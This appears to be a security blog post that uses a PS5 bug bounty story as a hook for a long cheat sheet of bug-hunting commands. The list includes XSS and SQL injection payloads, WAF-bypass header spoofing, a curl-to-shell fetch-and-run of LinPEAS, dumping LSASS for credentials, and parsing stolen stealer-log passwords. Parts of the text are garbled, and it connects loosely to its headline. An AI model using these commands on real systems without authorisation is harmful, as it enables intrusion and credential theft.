
Listen to this Post
Introduction:

The discovery of a high-severity security vulnerability in a PlayStation 5, leading to a significant bounty and global recognition, is not a matter of chance but of methodology. This professional achievement by a top-ranked bug bounty hunter underscores a critical shift in modern cybersecurity, where offensive security skills and automated tooling are paramount for defending complex digital ecosystems. The journey from a casual observation to a validated exploit reveals a repeatable process that mergiles ethical hacking principles with robust technical execution.
Learning Objectives:
- Understand the core methodologies and tools used in modern bug bounty hunting.
- Learn essential commands for reconnaissance, vulnerability analysis, and proof-of-concept development.
- Develop a structured approach to web application and system security testing.
You Should Know:
- The Art of Reconnaissance and Attack Surface Mapping
Effective reconnaissance is the bedrock of any successful security test. It involves enumerating all possible entry points into a target system.Command 1 (Amass): amass enum -active -d target.com -src Command 2 (Subfinder): subfinder -d target.com -silent | httpx -silent Command 3 (Assetfinder): assetfinder --subs-only target.com Command 4 (Httpx): cat domains.txt | httpx -title -status-code -tech-detect Command 5 (Waybackurls): echo target.com | waybackurls > urls.txt Command 6 (Gau): gau target.com --subs Command 7 (Naabu): naabu -list domains.txt -top-ports 1000 -silent Command 8 (Nmap): nmap -sV -sC -O -p- -T4 target_ip
Step-by-step guide: Begin by using passive enumeration tools like `Amass` and `Subfinder` to discover subdomains associated with your target. Pipe these results into `httpx` to identify live web servers and their technologies. Concurrently, use historical data collectors like `waybackurls` and `Gau` to find old, often forgotten endpoints that may be vulnerable. For infrastructure mapping, `Naabu` and `Nmap` provide a clear picture of open ports and services, revealing potential attack vectors beyond the web application layer.
2. Vulnerability Scanning and Automated Discovery
Once the attack surface is mapped, automated scanners can help identify low-hanging fruit and common misconfigurations.
Command 9 (Nuclei): nuclei -l urls.txt -t /nuclei-templates/ -severity low,medium,high,critical
Command 10 (Nuclei Workflow): nuclei -u https://target.com -t /nuclei-templates/workflows/bug-bounty-workflow.yaml
Command 11 (FFUF): ffuf -w /path/to/wordlist:FUZZ -u https://target.com/FUZZ -mc 200,301,302
Command 12 (Gobuster): gobuster dir -u https://target.com -w common.txt -qz
Command 13 (Nikto): nikto -h https://target.com -C all -Tuning 1,2,3,4,5,6,7,8,9,0,a,b,c
Command 14 (SQLmap): sqlmap -u "https://target.com/page?id=1" --batch --level=3 --risk=2
Command 15 (XSStrike): python3 xsstrike.py -u "https://target.com/search?q=query" --crawl
Step-by-step guide: Run `Nuclei` with a curated list of templates against your list of URLs (urls.txt) to automatically check for thousands of known vulnerabilities. Use `FFUF` or `Gobuster` for directory and file brute-forcing to discover hidden administrative panels or backup files. For specific parameter-based testing, `SQLmap` automates SQL injection detection, while `XSStrike` is highly effective for finding Cross-Site Scripting (XSS) flaws. Always run these tools with care to avoid overloading the target server.
3. Analyzing Stealer Logs with Bron Vault
Threat intelligence platforms like Bron Vault are crucial for analyzing data breaches and understanding attacker tactics.
Command 16 (jq): cat stealer_log.json | jq '. | {user: .username, pass: .password, ip: .ip_address}'
Command 17 (grep): grep -r "password" ./logs/ --include=".txt"
Command 18 (awk): awk -F',' '{print $1, $3}' stolen_data.csv | sort | uniq -c
Command 19 (curl for API): curl -X POST https://api.bronvault.com/v1/analyze -H "Authorization: Bearer API_KEY" -d @logfile.json
Command 20 (Python Pandas): import pandas as pd; df = pd.read_json('logs.json'); print(df['user_agent'].value_counts())
Step-by-step guide: After obtaining a stealer log file (often in JSON format), use `jq` to parse and extract specific fields like usernames, passwords, and IP addresses. For bulk analysis of multiple logs, `grep` and `awk` are indispensable for filtering and summarizing data. If using the Bron Vault API, structure your request with `curl` to submit logs for automated analysis. For more complex data correlation, a Python script using the `Pandas` library can help identify patterns, such as the most common user agents or geographic locations of compromised systems.
4. Web Application Firewall (WAF) Bypass Techniques
Modern applications are often protected by WAFs, which must be bypassed to test the underlying application.
Command 21 (Wafw00f): wafw00f https://target.com
Command 22 (ByPass URL): curl -X POST "https://target.com/search" --data "q=<script>alert(1)</script>" -H "X-Forwarded-For: 127.0.0.1"
Command 23 (Header Manipulation): curl -H "User-Agent: Googlebot" -H "X-Originating-IP: 127.0.0.1" https://target.com/admin
Command 24 (URL Encoding): use burpsuite's decoder or `echo '<script>' | xxd -p` for hex encoding.
Command 25 (SQL Comment Bypass): ' UNION SELECT 1,2,3-- -
Command 26 (Case Variation): <ScRipT>alert(1)</sCriPt>
Step-by-step guide: First, identify the WAF using wafw00f. Once identified, employ various bypass techniques. Use `curl` to spoof your IP address with headers like `X-Forwarded-For` or mimic a search engine crawler with the `User-Agent` header. For payloads, use URL encoding, Unicode normalization, or case variation to evade signature-based detection. In SQL injection, adding inline comments (//) within keywords can sometimes break the WAF’s parsing without affecting the SQL query’s execution.
5. Privilege Escalation and Post-Exploitation
Finding a bug is often only the first step; understanding its impact requires demonstrating privilege escalation.
Command 27 (Linux LinPEAS): curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
Command 28 (Windows WinPEAS): .\winpeas.exe
Command 29 (Linux SUID): find / -perm -u=s -type f 2>/dev/null
Command 30 (Windows Services): sc query state= all | findstr "SERVICE_NAME"
Command 31 (Process Injection Check): ps aux | grep -E '(ssh|pass|key)'
Command 32 (Dumping LSASS): use tools like Mimikatz or Procdump (requires admin): procdump.exe -ma lsass.exe lsass.dmp
Command 33 (JWT Tampering): use `jwt_tool` to test for weak secrets: python3 jwt_tool.py <JWT_Token> -C -d wordlist.txt
Step-by-step guide: On a compromised Linux host, run `LinPEAS` to automatically identify common privilege escalation vectors, such as SUID binaries, writable services, and cron jobs. The `find` command can manually locate SUID files. On Windows, `WinPEAS` performs a similar function. Check running services with `sc query` to identify misconfigured ones running with SYSTEM privileges. To demonstrate the severity of a vulnerability, show how an attacker could dump credentials from the LSASS process or hijack user sessions by tampering with weakly signed JWT tokens.
6. Cloud Security Hardening Misconfigurations
Cloud environments are a prime target; misconfigurations in S3 buckets, IAM roles, and APIs are common sources of breaches.
Command 34 (AWS S3 Check): aws s3 ls s3://bucket-name/ --no-sign-request
Command 35 (AWS S3 Cp): aws s3 cp s3://my-bucket/secret-file.txt . --no-sign-request
Command 36 (Cloud Enumeration - Cloud_Enum): python3 cloud_enum.py -k target_keyword
Command 37 (TruffleHog for Secrets): trufflehog filesystem /path/to/git/repo
Command 38 (Kubelet Check): curl -k https://<node-ip>:10250/pods
Command 39 (Check IAM Policy): aws iam get-policy-version --policy-arn arn:aws:iam::aws:policy/AmazonS3ReadOnlyAccess --version-id v1
Command 40 (GCP Bucket Check): gsutil ls gs://bucket-name/
Step-by-step guide: To test for publicly accessible AWS S3 buckets, use the `aws s3 ls` command without authentication. If a bucket is misconfigured, you may be able to list and even download its contents. Use `cloud_enum` to find resources across AWS, Azure, and GCP based on keywords. Scan code repositories with `TruffleHog` to find accidentally committed API keys and passwords. In Kubernetes environments, a misconfigured kubelet might allow unauthenticated access to pod information, which can be checked with a simple `curl` command.
What Undercode Say:
- Methodology Over Tools: The most sophisticated tools are useless without a disciplined, inquisitive methodology and a deep understanding of how systems work. The “feeling that something was off” is often the result of this ingrained knowledge.
- Automate the Boring, Focus on the Complex: Leverage automation for reconnaissance and initial scanning (Nuclei, Amass) to save time and mental energy for the complex, analytical work of chaining vulnerabilities and developing novel exploits.
- The Offensive Mindset is Defensive: The skills used to find a bug in a PS5 are the same ones needed to harden enterprise cloud environments. Proactive, offensive testing is the most effective way to build resilient systems.
The $10K PS5 bounty is a microcosm of the modern cybersecurity landscape. It demonstrates that attack surfaces now include everything from consumer gaming consoles to global cloud infrastructure. The hunter’s use of both public tools (like those in the IntelliBroń Suite) and custom-built solutions (like Bron Vault) highlights a necessary duality: mastering existing arsenals while building specialized capabilities for unique challenges. This approach, guided by a clear ethical purpose, is what separates successful security professionals from the rest. The future of security lies in this blend of automation, deep technical expertise, and relentless curiosity.
Prediction:
The convergence of consumer IoT, complex cloud APIs, and AI-driven automation will exponentially increase the attack surface, making the bug bounty hunter’s methodology a standard component of corporate security posture. We will see a rise in bounties for vulnerabilities in AI models themselves—such as data poisoning, model theft, and adversarial attacks—as they become integrated into critical systems. The line between physical and digital security will blur further, with future bounties potentially targeting vulnerabilities in automotive systems, smart city infrastructure, and medical devices, pushing the value of critical exploits into the hundreds of thousands and fundamentally reshaping risk management strategies.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Config 10k – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


